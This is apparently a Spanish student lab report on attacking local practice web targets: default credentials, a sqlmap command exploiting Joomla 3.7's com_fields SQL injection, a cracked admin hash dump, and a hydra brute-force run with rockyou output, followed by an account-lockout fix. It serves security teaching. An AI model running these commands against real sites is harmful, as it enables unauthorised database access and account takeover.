DSA – PRÁCTICA 4

Alejo Alfredo Santi y Fermín Moreno

Ejercicio 1

Las credenciales por defecto son

User: admin

Password: admin

Fue el primer intento que hicimos, y te pide cambiar la contraseña porque está caducada, pero no usa ningún tipo de validación de identidad (como podría ser mandar un link al email del usuario), por lo que se puede setear una nueva en la misma web, en nuestro caso seteamos adminadmin y pudimos ingresar.

Ejercicio 2

Para conocer la versión fuimos al path:

/administrator/manifests/files/joomla.xml

Esta URL muestra un archivo XML que contiene la versión de Joomla. Este path a priori funciona para todos los joomla cuya versión sea 1.6.0 o superior.

La versión de Joomla que se utiliza en este caso es la 3.7, que tiene una vulnerabilidad explotable con sqlmap, por ejemplo con:

sqlmap -u "http://localhost:14002/index.php?option=com_fields&view=fields&layout=modal&list[fullordering]=updatexml" --risk=3 --level=5 --random-agent --dbs -p list[fullordering]

Podemos obtener acceso al motor de base de datos y desde ahí listar las bases de datos, las tablas de las mismas y etc.


Haciendo un dump de una de las tablas encontramos este archivo:

```
┌──(kali㉿kali)-[~/…/Practicas/2022-Hay-carencias/practica4/ejercicio2]
└─$ cat /home/kali/.local/share/sqlmap/output/localhost/dump/wally/accounts.csv
id,password,username
1,111fca2d52def4c33f4d8f1be7e74d14b65d365e5ddb91610c3c0dbecc192073b0b0df28213e3828cc0321f6286baf94449a4f8803203be3293595f4d67ff7e2
,admin
```

El cual contiene una cuenta con usuario y contraseña. La contraseña está hasheada, pero su valor se puede obtener con crackstation y obtenemos las credenciales:

User: admin

Password: superpassword



Ejercicio 3

Para hacer el ataque de fuerza bruta utilizamos hydra, el comando:

hydra -l admin -P /usr/share/wordlists/rockyou.txt -f -V -s 14003 localhost http-form-post "/login:username=^USER^&password=^PASS^:Login incorrecto"

El resultado fue el siguiente:

```
[ATTEMPT] target localhost - login "admin" - pass "johncena" - 364 of 14344399 [child 8] (0/0)
[ATTEMPT] target localhost - login "admin" - pass "lovelove" - 365 of 14344399 [child 6] (0/0)
[ATTEMPT] target localhost - login "admin" - pass "fucker" - 366 of 14344399 [child 5] (0/0)
[ATTEMPT] target localhost - login "admin" - pass "abcdef" - 367 of 14344399 [child 9] (0/0)
[ATTEMPT] target localhost - login "admin" - pass "benjamin" - 368 of 14344399 [child 15] (0/0)
[ATTEMPT] target localhost - login "admin" - pass "131313" - 369 of 14344399 [child 2] (0/0)
[ATTEMPT] target localhost - login "admin" - pass "gangsta" - 370 of 14344399 [child 4] (0/0)
[ATTEMPT] target localhost - login "admin" - pass "brooke" - 371 of 14344399 [child 13] (0/0)
[ATTEMPT] target localhost - login "admin" - pass "333333" - 372 of 14344399 [child 7] (0/0)
[ATTEMPT] target localhost - login "admin" - pass "hiphop" - 373 of 14344399 [child 12] (0/0)
[ATTEMPT] target localhost - login "admin" - pass "aaaaaa" - 374 of 14344399 [child 11] (0/0)
[ATTEMPT] target localhost - login "admin" - pass "mybaby" - 375 of 14344399 [child 10] (0/0)
[ATTEMPT] target localhost - login "admin" - pass "sergio" - 376 of 14344399 [child 3] (0/0)
[ATTEMPT] target localhost - login "admin" - pass "welcome" - 377 of 14344399 [child 0] (0/0)
[14003][http-post-form] host: localhost   login: admin   password: katherine
[STATUS] attack finished for localhost (valid pair found)
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2022-06-27 17:05:13
```

Y efectivamente las credenciales son correctas, dentro de la web se podemos encontrar la flag{Brut3f0rc1ng}.

Para solucionar la vulnerabilidad vamos a utilizar el account lockout, que es una de las recomendaciones de OWASP.

Para implementarlo, guardamos un diccionario en el servidor con el momento en que accedió el usuario y los intentos de login que realizó, cuando se intenta loguear más de 5 veces la cuenta se bloquea por 10 minutos.

De esta manera, el usuario puede acceder con sus credenciales, pero en el ataque de bruteforcing, luego del quinto intento, no se tienen en cuenta las credenciales que se intentan ingresar.

Acá está el ejemplo en donde se pasa la contraseña correcta:

```
[ATTEMPT] target localhost - login "admin" - pass "lakers" - 479 of 14344399 [child 6] (0/0)
[ATTEMPT] target localhost - login "admin" - pass "marie" - 480 of 14344399 [child 14] (0/0)
[ATTEMPT] target localhost - login "admin" - pass "teiubesc" - 481 of 14344399 [child 2] (0/0)
[ATTEMPT] target localhost - login "admin" - pass "147258369" - 482 of 14344399 [child 9] (0/0)
[ATTEMPT] target localhost - login "admin" - pass "charlotte" - 483 of 14344399 [child 12] (0/0)
[ATTEMPT] target localhost - login "admin" - pass "natalia" - 484 of 14344399 [child 3] (0/0)
[ATTEMPT] target localhost - login "admin" - pass "francisco" - 485 of 14344399 [child 5] (0/0)
[ATTEMPT] target localhost - login "admin" - pass "amorcito" - 486 of 14344399 [child 7] (0/0)
[ATTEMPT] target localhost - login "admin" - pass "smile" - 487 of 14344399 [child 11] (0/0)
[ATTEMPT] target localhost - login "admin" - pass "paola" - 488 of 14344399 [child 13] (0/0)
[ATTEMPT] target localhost - login "admin" - pass "angelito" - 489 of 14344399 [child 8] (0/0)
[ATTEMPT] target localhost - login "admin" - pass "manchester" - 490 of 14344399 [child 0] (0/0)
[ATTEMPT] target localhost - login "admin" - pass "hahaha" - 491 of 14344399 [child 1] (0/0)
[ATTEMPT] target localhost - login "admin" - pass "elephant" - 492 of 14344399 [child 10] (0/0)
[ATTEMPT] target localhost - login "admin" - pass "mommy1" - 493 of 14344399 [child 6] (0/0)
[ATTEMPT] target localhost - login "admin" - pass "shelby" - 494 of 14344399 [child 14] (0/0)
[ATTEMPT] target localhost - login "admin" - pass "147258" - 495 of 14344399 [child 4] (0/0)
[ATTEMPT] target localhost - login "admin" - pass "kelsey" - 496 of 14344399 [child 2] (0/0)
[ATTEMPT] target localhost - login "admin" - pass "genesis" - 497 of 14344399 [child 9] (0/0)
[ATTEMPT] target localhost - login "admin" - pass "amigos" - 498 of 14344399 [child 12] (0/0)
[ATTEMPT] target localhost - login "admin" - pass "snickers" - 499 of 14344399 [child 8] (0/0)
```